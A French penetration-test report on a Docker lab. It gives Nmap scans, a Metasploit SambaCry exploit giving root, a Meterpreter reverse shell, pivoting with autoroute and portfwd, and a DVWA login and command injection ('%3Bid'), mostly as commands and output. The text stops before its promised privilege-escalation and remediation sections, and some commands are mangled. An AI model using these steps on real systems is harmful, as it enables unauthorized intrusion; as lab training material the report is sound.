

RAPPORT D'AUDIT: INTRUSION ET PIVOTING RÉSEAU

Auditeur : TRID ILIAS **Date :** 21 Novembre 2025 - 16 Janvier 2026 **Cible :** Infrastructure Multi-Segmentée (Docker)



TABLE DES MATIÈRES

1. **Résumé Exécutif (Executive Summary)**
2. **Périmètre et Contexte Technique**
 - Résumé exécutif
 -
3. **Phase 1 : Reconnaissance et Compromission du Périmètre**
 - Analyse Spectrale du Réseau (Nmap)
 - Exploitation de Vulnérabilité Critique (SambaCry)
4. **Phase 1.5 : Post-Exploitation et Stabilisation du Shell**
5. **Phase 2 : Mouvement Latéral et Pivoting**
 - Architecture du Tunneling (Meterpreter)
 - Stratégie de Contournement Réseau
6. **Phase 3 : Intrusion Applicative en Environnement Aveugle (Blind CLI)**
 - Automatisation et Bypass user_token
 - Injection de Commandes via vulnérabilité du site DVWA « command injection »
7. **Phase 4 : Élévation de Privilèges et Persistance**
 - Audit de Configuration Locale (Sudoers)
 - Détournement de Binaire
8. **Plan de Remédiation**
9. **Synthèse**

DISCLAIMER

Conformément à l'accord préalable établi avec **Monsieur Laborde**, cet audit a été réalisé dans un cadre strictement défini. Le **scope** (périmètre) a été validé conjointement, autorisant les tests d'intrusion sur le serveur Samba frontal (Pivot) ainsi que sur la WebApp de la zone interne. L'objectif était de simuler une attaque réaliste pour évaluer la résilience de la segmentation réseau.

PÉRIMÈTRE ET CONTEXTE TECHNIQUE

INFRASTRUCTURE

L'infrastructure cible repose sur une architecture conteneurisée (Docker) :

- **Zone d'Attaque (Kali Linux) :** 172.18.0.4
- **Zone Pivot (Serveur Samba) :** Interface Frontale 172.18.0.2 / Interface Interne 172.19.0.3.
- **Zone Cible (WebApp DVWA) :** 172.19.0.2 (Inaccessible directement).

Contrainte Majeure : L'absence d'accès direct et d'interface graphique(je n'ai pas réussi à faire fonctionner VNC) sur la cible impose l'utilisation exclusive de la ligne de commande (CLI) et de techniques de tunneling.

RÉSUMÉ EXÉCUTIF

Dans le cadre de l'évaluation de la robustesse de l'infrastructure cloisonnée, un audit intrusif a été mené. L'objectif était de tester l'étanchéité de la segmentation réseau entre la zone frontale et la zone critique interne.

Résultats Clés : L'audit révèle une défaillance critique de la chaîne de sécurité. Une vulnérabilité logicielle obsolète sur un serveur frontal (Samba) a permis à l'attaquant de s'implanter dans le réseau. Ce point d'ancrage a été transformé en pivot, rendant le cloisonnement réseau HS. Par la suite, des faiblesses applicatives et des erreurs de configuration système ont permis une compromission totale (**Root**) de la cible finale.

Impact Métier :

- **Confidentialité :** Accès total aux bases de données et fichiers systèmes de la zone isolée.
- **Intégrité :** Capacité de modification ou suppression de données critiques sans traçabilité immédiate.
- **Score de Risque Global :** CRITIQUE (CVSS v3.1 : 9.8).

Voici les outils que j'ai mobilisés pour mener à bien les différentes phases de l'audit :

Outil	Usage principal dans l'audit	Phase d'utilisation
Nmap	Énumération des ports et détection de versions (Samba, Apache).	Reconnaissance
Metasploit	Exploitation de la faille SambaCry et gestion du Pivotement.	Exploitation / Pivot
Meterpreter	Tunneling via autoroute et portfwd pour atteindre le LAN interne.	Post-Exploitation
Curl	Bypass token, gestion des cookies et injection de commandes Web.	Exploitation Web
Netcat (nc)	Réception du Reverse Shell et escalade de privilèges Root via Sudo.	Accès Système

Outil	Usage principal dans l'audit	Phase d'utilisation
Grep / Sed	Extraction dynamique des tokens de sécurité (user_token).	Automatisation

PHASE 1 : RECONNAISSANCE ET COMPROMISSION DU PÉRIMÈTRE

1.1 Analyse réseau et Identification de Service

- **Commandes :** nmap -sV - 172.18.0.0/16 et nmap -sC 172.18.0.0/16

```
(root@c274247f708e)-[/]
# nmap -sV 172.18.0.0/16
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-15 20:50 UTC
Nmap scan report for 172.18.0.1
Host is up (0.000012s latency).
All 1000 scanned ports on 172.18.0.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 06:79:2F:EA:DA:17 (Unknown)

Nmap scan report for samba.auditssecu_pentestnetwork (172.18.0.2)
Host is up (0.000017s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: MYGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: MYGROUP)
MAC Address: 5A:B7:24:57:12:F3 (Unknown)
Service Info: Host: E282B92F5FCA

Nmap scan report for Nessus.auditssecu_pentestnetwork (172.18.0.3)
Host is up (0.000017s latency).
All 1000 scanned ports on Nessus.auditssecu_pentestnetwork (172.18.0.3) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: A6:2C:45:DF:BE:74 (Unknown)
```


```

(root@c274247f708e)-[/]
# nmap -sC 172.18.0.2
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-15 20:53 UTC
Nmap scan report for samba.auditssecu_pentestnetwork (172.18.0.2)
Host is up (0.000018s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 5A:B7:24:57:12:F3 (Unknown)

Host script results:
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-time:
|   date: 2026-01-15T20:53:00
|_ start_date: N/A
|_ smb2-security-mode:
|   3.1.1:
|_ Message signing enabled but not required
|_ clock-skew: mean: 0s, deviation: 1s, median: 0s
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.6.3)
|   Computer name: e282b92f5fca

```

- **Analyse Technique :**
 - -sV (Version Detection) : Analyse les bannières TCP pour identifier la signature de smbd.
 - -sC (Default Scripts) : Exécute des scripts par défaut de nmap pour tester des accès basiques et donne également plus détails sur l'hôte ex : user
- **Raisonnement :** L'identification de la version précise **Samba 4.6.3** après recherche « **cve samba 4.6.3** est le pivot de l'attaque. Cette version est antérieure au patch de sécurité de mai 2017, suggérant une vulnérabilité potentielle à **CVE-2017-7494**.



- **Preuve** : Détection du port 445 ouvert et confirmation de l'accès Guest sur le partage myshare via smbclient.

```
(root@c274247f708e)-[/]
# smbclient -L 172.18.0.2 -N
Anonymous login successful

      Sharename      Type      Comment
      -----      -
      myshare        Disk      smb share test
      IPC$           IPC       IPC Service (Samba Server Version 4.6.3)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server          Comment
      -----
      Workgroup       Master
```

Compromission du Périmètre (Samba 4.6.3)

- **La Commande** : smbclient -L 172.18.0.2 -N
- **L'Analyse Technique (Comment)** : * L'outil smbclient interroge les partages réseau via le protocole SMB.
 - Le flag -L liste les partages disponibles sur l'hôte 172.18.0.2.
 - Le flag -N (No Pass) tente une connexion sans mot de passe.

- **Le Raisonnement** : L'objectif est d'identifier un point d'entrée. La détection de **Samba 4.6.3** est critique car cette version est vulnérable à l'exploit **SambaCry (CVE-2017-7494)**, permettant une exécution de code à distance (RCE) si un partage est accessible en écriture.
- **Preuve de Succès** : La capture montre que la connexion anonyme a réussi (Anonymous login successful) et révèle un partage nommé myshare.

1.2 Exploitation de "SambaCry" (Remote Code Execution)

```

      =[ metasploit v6.2.20-dev                               ]
+ -- --=[ 2251 exploits - 1187 auxiliary - 399 post           ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 > se
search services sessions set      setg
msf6 > search CVE-2017-7494

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
--  --                                     -
0  exploit/linux/samba/is_known_pipename  2017-03-24      excellent Yes     Samba is_known_pipename() Arbitrary Module Load

```

- **L'Analyse Technique** :Après avoir identifié la version Samba 4.6.3 lors de la phase de reconnaissance, j'utilise le framework Metasploit v6.2.20 pour rechercher un module d'exploitation correspondant à la vulnérabilité connue sous le nom de SambaCry. La commande search interroge la base de données locale de Metasploit pour trouver tous les modules liés à l'identifiant CVE-2017-7494.
- **Le Raisonnement** : L'objectif est de passer de la phase de reconnaissance à la phase d'exploitation active. La recherche par CVE est la méthode la plus précise pour s'assurer que le module sélectionné (exploit/linux/samba/is_known_pipename) est parfaitement adapté à la version logicielle et à la faille logique de chargement de module arbitraire identifiée sur le serveur cible. Le rang "**excellent**" du module indique une grande fiabilité et un risque minimal de faire planter le service distant lors de l'intrusion.

- **Fonctionnement Technique** : L'exploit tire parti d'une faille logique : Samba permettait aux clients d'uploader une bibliothèque partagée (.so) sur un partage writable, puis de demander au serveur de la charger via une requête IPC (Inter-Process Communication). Le code malveillant est alors exécuté dans le contexte du processus smbd, c'est-à-dire **Root**.

```
msf6 > use exploit/linux/samba/is_known_pipename
```

« Use » ici sert à sélectionner l'exploit que je veux utiliser

```
msf6 exploit(linux/samba/is_known_pipename) > set RHOSTS 172.18.0.2
RHOSTS => 172.18.0.2
msf6 exploit(linux/samba/is_known_pipename) > set LHOSTS 172.18.0.4
[-] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
msf6 exploit(linux/samba/is_known_pipename) > set LHOST 172.18.0.4
[-] Unknown datastore option: LHOST. Did you mean RHOST?
msf6 exploit(linux/samba/is_known_pipename) > run

[*] 172.18.0.2:445 - Using location \\172.18.0.2\myshare\ for the path
[*] 172.18.0.2:445 - Retrieving the remote path of the share 'myshare'
[*] 172.18.0.2:445 - Share 'myshare' has server-side path '/home/share'
[*] 172.18.0.2:445 - Uploaded payload to \\172.18.0.2\myshare\iRVyGbEl.so
[*] 172.18.0.2:445 - Loading the payload from server-side path /home/share/iRVyGbEl.so using \\PIPE\home/share/iRVyGbEl.so...
[-] 172.18.0.2:445 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.18.0.2:445 - Loading the payload from server-side path /home/share/iRVyGbEl.so using /home/share/iRVyGbEl.so...
[*] 172.18.0.2:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (172.18.0.4:33787 -> 172.18.0.2:445) at 2026-01-15 21:02:02 +0000
```

(msf6 exploit(linux/samba/is_known_pipename) > set RHOSTS 172.18.0.2

Le partage myshare se met automatiquement, mais j'ai également essayé en le settant avec :

> set MY_SHARE_FOLDER myshare

msf6> set (linux/samba/is_known_pipename) > run)

J'upgrade ensuite mon shell avec « shell », metasploit teste toutes les possibilités de shell, ici /bin/bash a été trouvé.

L'Analyse Technique : Je configure les paramètres vitaux du module d'exploitation.

- **RHOSTS** définit l'adresse IP de la cible vulnérable (**172.18.0.2**).
- **LHOST** définit l'adresse IP de la machine d'attaque Kali (**172.18.0.4**) pour recevoir la connexion retour du shell.

La commande run lance l'offensive : Metasploit télécharge un fichier malveillant .so directement sur le partage myshare identifié au préalable. Il force ensuite le serveur

Samba à charger ce module via un tube nommé (**PIPE**), exploitant ainsi la faille de chargement de bibliothèque arbitraire.

Preuve de Succès : Le terminal confirme la réussite avec le message Command shell session 1 opened.

Phase 1.5 : Post-Exploitation et Stabilisation du Shell

```
msf6 exploit(linux/samba/is_known_pipename) > sessions -u 3
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]

[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 172.18.0.4:4433
[*] Sending stage (1017704 bytes) to 172.18.0.2
[*] Meterpreter session 4 opened (172.18.0.4:4433 -> 172.18.0.2:42530) at 2026-01-15 21:32:39 +0000
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(linux/samba/is_known_pipename) > sessions -i 3
[*] Starting interaction with 3...

id
uid=0(root) gid=0(root) groups=0(root)
```

L'Analyse Technique (Comment) :

1. La commande sessions -u 3 (Upgrade) exécute le script post/multi/manage/shell_to_meterpreter sur la session existante n°3.
2. Ce mécanisme lance un "handler" en arrière-plan sur l'IP de la Kali (**172.18.0.4**) et injecte un payload Meterpreter sur la cible Samba (**172.18.0.2**).
3. Une nouvelle session (n°4) est ouverte avec sessions -i 4 , offrant des capacités avancées comme le tunneling réseau, l'accès au système de fichiers et des scripts d'automatisation.

Raisonnement : Un shell basique est instable et limité pour les mouvements latéraux. L'utilisation de **Meterpreter** est indispensable pour la Phase 2 (Pivoting), car c'est cet outil qui permet de router le trafic vers le réseau interne isolé (**172.19.0.0/16**) de manière transparente. Sans cette mise à niveau, l'accès à la WebApp DVWA resterait impossible ou vraiment difficile depuis la machine Kali.

Preuve de Succès : Le terminal affiche Meterpreter session 4 opened . L'exécution de la commande id dans cette session confirme que les privilèges **Root** (uid=0) sont maintenus, garantissant un contrôle total sur le futur point de pivot.

Phase 2.1 : Reconnaissance du Réseau Interne et Pivotement

```
meterpreter > ls
No entries exist in /tmp
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 65536
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 5a:b7:24:57:12:f3
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 172.18.0.2
IPv4 Netmask : 255.255.0.0

Interface 3
=====
Name       : eth1
Hardware MAC : b2:d7:91:42:ed:35
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 172.19.0.3
IPv4 Netmask : 255.255.0.0
```

L'Analyse Technique : Après avoir stabilisé la session avec Meterpreter, j'exécute ifconfig pour énumérer les interfaces réseau du serveur compromis.

1. **Interface 2 (eth0)** : Confirme la présence du serveur sur le segment frontal (**172.18.0.2**).
2. **Interface 3 (eth1)** : Révèle une seconde carte réseau connectée à un sous-réseau interne totalement isolé (**172.19.0.3**). Cette découverte confirme que la machine Samba agit comme une passerelle (Dual-Homed) entre la zone publique et la zone de haute sécurité.

Le Raisonnement : Dans une architecture segmentée, l'attaquant cherche toujours une machine possédant plusieurs "pattes" réseau. Identifier l'interface eth1 est le point de bascule de l'audit : cela signifie que le serveur Samba peut voir des cibles (comme la WebApp) que la machine Kali ne peut pas atteindre directement. L'objectif est maintenant d'utiliser ces privilèges réseau pour rediriger le flux d'attaque vers ce nouveau segment.

Preuve de Succès : La capture d'écran affiche clairement l'adresse IP **172.19.0.3** sur l'interface eth1. Cette information constitue la preuve matérielle de l'existence d'un vecteur de mouvement latéral (pivotage), permettant de passer du réseau 172.18.0.0 au réseau interne 172.19.0.0.

2.3 : Stratégie de Contournement Réseau (Scanner et Port Forwarding)

```
[*] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[*] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 172.19.0.0/255.255.0.0...
[*] Added route to 172.19.0.0/255.255.0.0 via 172.18.0.2
[*] Use the -p option to list all active routes
meterpreter >
background session 4? [y/N] y
[-] Unknown command: y
msf6 exploit(linux/samba/is_known_pipename) > use auxiliary/s
Display all 684 possibilities? (y or n)
msf6 exploit(linux/samba/is_known_pipename) > use auxiliary/scanner/po
use auxiliary/scanner/pop3/pop3_login use auxiliary/scanner/portscan/xmas
use auxiliary/scanner/pop3/pop3_version use auxiliary/scanner/postgres/postgres_dbname_flag_injection
use auxiliary/scanner/portmap/portmap_amp use auxiliary/scanner/postgres/postgres_hashdump
use auxiliary/scanner/portscan/ftpbounce use auxiliary/scanner/postgres/postgres_login
use auxiliary/scanner/portscan/syn use auxiliary/scanner/postgres/postgres_schemadump
use auxiliary/scanner/portscan/tcp use auxiliary/scanner/postgres/postgres_version
msf6 exploit(linux/samba/is_known_pipename) > use auxiliary/scanner/port
use auxiliary/scanner/portmap/portmap_amp use auxiliary/scanner/portscan/ftpbounce use auxiliary/scanner/portscan/tcp
use auxiliary/scanner/portscan/ack use auxiliary/scanner/portscan/syn use auxiliary/scanner/portscan/xmas
msf6 exploit(linux/samba/is_known_pipename) > use auxiliary/scanner/port
use auxiliary/scanner/portmap/portmap_amp use auxiliary/scanner/portscan/ftpbounce use auxiliary/scanner/portscan/tcp
use auxiliary/scanner/portscan/ack use auxiliary/scanner/portscan/syn use auxiliary/scanner/portscan/xmas
msf6 exploit(linux/samba/is_known_pipename) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 172.19.0.0/16
RHOSTS => 172.19.0.0/16
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 80,8080,443,4433,22
PORTS => 80,8080,443,4433,22
msf6 auxiliary(scanner/portscan/tcp) > run
[*] 172.19.0.2: - 172.19.0.2:80 - TCP OPEN
```

L'Analyse Technique (Comment) :

1. J'utilise le module `auxiliary/scanner/portscan/tcp` de Metasploit pour scanner le nouveau segment réseau découvert.
2. Je définis la plage `RHOSTS` sur `172.19.0.0/16` et je cible les ports standards (80, 443, 22).
3. Grâce à la commande `autoroute` exécutée précédemment, le scan transite par ma session Meterpreter sur le pivot Samba.

Le Raisonnement : Je dois identifier les machines actives sur le segment interne isolé. Sans ce scan à travers le pivot, je ne pourrais pas savoir que la machine **172.19.0.2** héberge un service web. L'identification du port **TCP 80 OPEN** est capitale : elle me désigne ma cible finale, la WebApp.

Preuve de Succès : Le terminal affiche le résultat positif du scan : **172.19.0.2:80 - TCP OPEN**. Cela prouve que j'ai réussi à établir une communication avec la zone de haute sécurité depuis ma machine Kali via le tunnel.

2.4 : Stratégie de Contournement Réseau (Scanner et Port Forwarding)

```
meterpreter > run autoroute -s 172.19.0.0/16

meterpreter > portfwd add -l 8889 -p 80 -r 172.19.0.3
[*] Local TCP relay created: :8889 <-> 172.19.0.3:80
meterpreter > █
```

Lors de cette première tentative sur le port 8889, j'ai également commis une erreur de ciblage (vers le .3 au lieu du .2), ce qui a contribué à l'échec de ce tunnel. J'ai corrigé l'IP cible et le port local dans la tentative suivante (9999).

L'Analyse Technique:

1. J'exécute d'abord `run autoroute -s 172.19.0.0/16` pour informer le framework Metasploit que tout le trafic destiné à ce sous-réseau doit être encapsulé et routé à travers ma session Meterpreter active sur le serveur Samba.
2. J'utilise ensuite `portfwd add -l 8889 -p 80 -r 172.19.0.2` pour créer un relais TCP local. Cette commande lie le port **8889** de ma machine Kali au port **80** de la cible interne (**172.19.0.3**).
3. Le tunnel est désormais opérationnel : chaque requête envoyée sur localhost:8889 est redirigée de manière transparente vers le serveur web de la zone protégée.*

Le Raisonnement : Le cloisonnement réseau m'empêche d'utiliser un navigateur ou des outils comme curl directement sur l'IP 172.19.0.3. Le **Pivoting** est ma seule solution : je transforme le serveur Samba compromis en une passerelle applicative. L'utilisation d'un port local arbitraire (**8889**) me permet de contourner les restrictions de routage du système d'exploitation et d'attaquer la WebApp comme si elle était hébergée sur ma propre machine.

Preuve de Succès : La console affiche la confirmation : Local TCP relay created: :8889 <-> 172.19.0.3:80. Cette ligne marque la réussite technique du franchissement de la zone isolée. Je dispose maintenant d'un canal de communication direct et stable vers la cible finale de l'audit.

Phase 3.1 : Intrusion Applicative

```
(root@ c274247f708e) [/]
# curl -v -L http://127.0.0.1:9999
* Trying 127.0.0.1:9999...
* Connected to 127.0.0.1 (127.0.0.1) port 9999 (#0)
> GET / HTTP/1.1
> Host: 127.0.0.1:9999
> User-Agent: curl/7.85.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Found
< Date: Fri, 16 Jan 2026 18:06:41 GMT
< Server: Apache/2.4.25 (Debian)
< Set-Cookie: PHPSESSID=cd47kuaniadalcj8q369hpfjv3; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Set-Cookie: PHPSESSID=cd47kuaniadalcj8q369hpfjv3; path=/
< Set-Cookie: security=low
< Location: login.php
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 127.0.0.1 left intact
* Issue another request to this URL: 'http://127.0.0.1:9999/login.php'
* Found bundle for host: 0x573424824be0 [serially]
* Can not multiplex, even if we wanted to
* Re-using existing connection #0 with host 127.0.0.1
* Connected to 127.0.0.1 (127.0.0.1) port 9999 (#0)
> GET /login.php HTTP/1.1
> Host: 127.0.0.1:9999
> User-Agent: curl/7.85.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Fri, 16 Jan 2026 18:06:41 GMT
< Server: Apache/2.4.25 (Debian)
< Set-Cookie: PHPSESSID=aq3qfsrde25sg58jjkbgllu9d3; path=/
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< Cache-Control: no-cache, must-revalidate
< Pragma: no-cache
< Set-Cookie: PHPSESSID=aq3qfsrde25sg58jjkbgllu9d3; path=/
< Set-Cookie: security=low
< Vary: Accept-Encoding
< Content-Length: 1523
< Content-Type: text/html; charset=utf-8
<
```

L'Analyse Technique (Comment) :

- J'exécute `run autoroute -s 172.19.0.0/16` pour informer Metasploit que tout le trafic destiné à ce sous-réseau doit être encapsulé à travers ma session Meterpreter sur le serveur Samba.
- Pour l'accès HTTP, j'ai dû procéder à plusieurs essais de redirection. Après avoir initialement tenté de bind à nouveau le port **8889**, j'ai constaté que celui-ci était déjà occupé.

- Constatant que ce tunnel ne répond pas comme prévu ou que le port est déjà utilisé, je change de stratégie et je bind un nouveau port : le **9999**.
- Le tunnel est désormais opérationnel : chaque requête envoyée sur localhost:9999 transite par le pivot pour atteindre la WebApp.

Le Raisonnement : Le cloisonnement réseau m'interdit tout accès direct à l'IP 172.19.0.2. Le **Pivoting** me permet de transformer le serveur Samba en passerelle (pivot). La gestion manuelle des ports (passage de 8889 à 9999) démontre ma capacité à diagnostiquer les conflits de sockets locaux pour maintenir un canal d'attaque stable vers la zone isolée.

Preuve de Succès : La commande `curl -v -L http://127.0.0.1:9999` confirme la réussite de la redirection. Le serveur distant répond avec un code **HTTP/1.1 302 Found** redirigeant vers login.php, et je parviens à récupérer le cookie de session PHPSESSID ainsi que le niveau de sécurité security=low. Le tunnel est parfaitement fonctionnel.

Remarque sur l'accès DVWA et l'utilisation des logins par défaut

La démarche : Une fois que j'ai confirmé que ma redirection de port sur le **9999** fonctionnait, j'ai pu visualiser le code source de la page de connexion de **DVWA (v1.10)**. Plutôt que de tenter une attaque complexe d'emblée, j'ai choisi de tester les identifiants classiques de cette application d'entraînement, à savoir le couple **admin / password**.

```
< Set-Cookie: PHPSESSID=q19680dagt5lghhlveii5qlfe5; path=/
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< Cache-Control: no-cache, must-revalidate
< Pragma: no-cache
< Set-Cookie: PHPSESSID=q19680dagt5lghhlveii5qlfe5; path=/
< Set-Cookie: security=low
< Vary: Accept-Encoding
< Content-Length: 1523
< Content-Type: text/html; charset=utf-8
<

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Login :: Damn Vulnerable Web Application (DVWA) v1.10 «Development»</title>
    <link rel="stylesheet" type="text/css" href="dvwa/css/login.css" />
  </head>
  <body>
    <div id="wrapper">
      <div id="header">
        <br />
        <p></p>
        <br />
      </div> <!--<div id="header">-->
      <div id="content">
        <form action="login.php" method="post">
          <fieldset>
```

Le raisonnement : Dans un audit réel, il est primordial de vérifier les configurations par défaut avant de lancer des outils plus lourds. Ici, je savais que DVWA est conçue pour l'apprentissage et que ces identifiants sont documentés partout. J'ai donc utilisé curl pour soumettre ces informations avec le user_token que j'avais extrait précédemment.

Le résultat : Cette approche a porté ses fruits immédiatement. Le serveur m'a retourné un code **HTTP 200 OK** et m'a redirigé vers l'interface d'administration. Cela m'a permis d'économiser un temps précieux et de passer directement à l'analyse des modules vulnérables comme l'injection de commandes.

Identification des Vecteurs d'Attaque (WebApp Enumeration) :

[illegible]

L'Analyse Technique :

- **-v (Verbose)** : J'active le mode détaillé pour inspecter les en-têtes de réponse du serveur (Server: Apache/2.4.25 Debian) et confirmer la validité de ma connexion via le port local **9999**.
- **-b "security=low"** : Je force le paramètre de sécurité de l'application DVWA au niveau le plus bas via un cookie injecté directement dans la requête. Cela me permet de tester les vulnérabilités sans les filtres de protection applicatifs.
- **L'Index des vulnérabilités** : En accédant au répertoire /vulnerabilities/, je liste toutes les surfaces d'attaque disponibles sur la cible.

Le Raisonnement : Avant de lancer une exploitation, je dois cartographier les fonctionnalités du site pour choisir le vecteur le plus efficace. En listant le répertoire, je repère immédiatement le module **exec/** (Command Injection). C'est ma cible prioritaire : une injection de commande est le moyen le plus direct pour passer d'une vulnérabilité web à un contrôle total du système.

3.2 : Intrusion Applicative

```
(root@c274247f708e)-[//]
# curl -c cookies.txt http://127.0.0.1:9999/login.php -s \
| grep user_token \
| sed -E "s/.*value='([^']+)'.*\1/"
0d5003f5054c967590af3e0728f93d8a

(root@c274247f708e)-[//]
# curl -b cookies.txt -c cookies.txt \
-d "username=admin&password=password&Login=Login&user_token=0d5003f5054c967590af3e0728f93d8a" \
# ://1

(root@c274247f708e)-[//]
# curl -i -b cookies.txt http://127.0.0.1:9999/index.php
HTTP/1.1 200 OK
Date: Thu, 15 Jan 2026 22:27:04 GMT
Server: Apache/2.4.25 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 6808
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
curl -c cookies.txt http://127.0.0.1:9999/login.php -s | grep user_token | sed -E
"s/.*value='([^']+)'.*\1/"      curl      -b      cookies.txt      -c      cookies.txt      -d
"username=admin&password=password&Login=Login&user_token=0d5003f5054c967590
af3e0728f93d8a" http://127.0.0.1:9999/login.php
```

L'Analyse Technique:

- **curl -c cookies.txt ... -s** : Je demande à curl de visiter la page de login. Le -c (cookie-jar) crée un fichier cookies.txt qui enregistre le cookie de session (PHPSESSID) que le serveur m'envoie. Le -s (silent) cache la barre de progression pour ne garder que le code HTML.
- **| grep user_token** : Je filtre tout le code source de la page pour ne garder que la ligne contenant le champ caché `<input type='hidden' name='user_token' value='...' />`.

- | **sed -E "s/*value='([^\']+)'.*/\1/"** : Cette expression régulière efface tout ce qu'il y a avant et après la valeur du token. Elle ne laisse que la chaîne de caractères (ex: 0d5003f5...) sur mon terminal.

Phase 3.2 : Ingénierie de l'Authentification et bypass user_token

```
(root@c274247f708e)-[/]
# curl -s \
-b cookies.txt \
-b "security=low" \
-d "ip=127.0.0.1%3Bid" \
-d "Submit=Submit" \
http://127.0.0.1:9999/vulnerabilities/exec/ | grep uid
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

L'Analyse Technique :

- **-b "security=low"** : Je force le niveau de sécurité de DVWA à "low" via un cookie pour m'assurer qu'aucun filtrage ne soit appliqué sur les caractères spéciaux.
- **%3Bid** : C'est le cœur de l'attaque. J'injecte le caractère ; (encodé en URL par %3B) suivi de la commande id. Le point-virgule termine la commande légitime de l'application (le ping) et force l'exécution immédiate de ma propre commande.
- **grep uid** : Puisque je travaille en mode aveugle via curl, je filtre la réponse HTML du serveur pour n'afficher que la ligne contenant le résultat de ma commande id.

Le Raisonnement : Par expérience ,je ne peux pas simplement envoyer mes identifiants au hasard. Si je n'extrais pas ce jeton spécifique, le serveur rejettera ma tentative de connexion en considérant qu'il s'agit d'une attaque automatisée malveillante. Je dois prouver au serveur que je possède une session valide et le jeton correspondant à cette session précise.

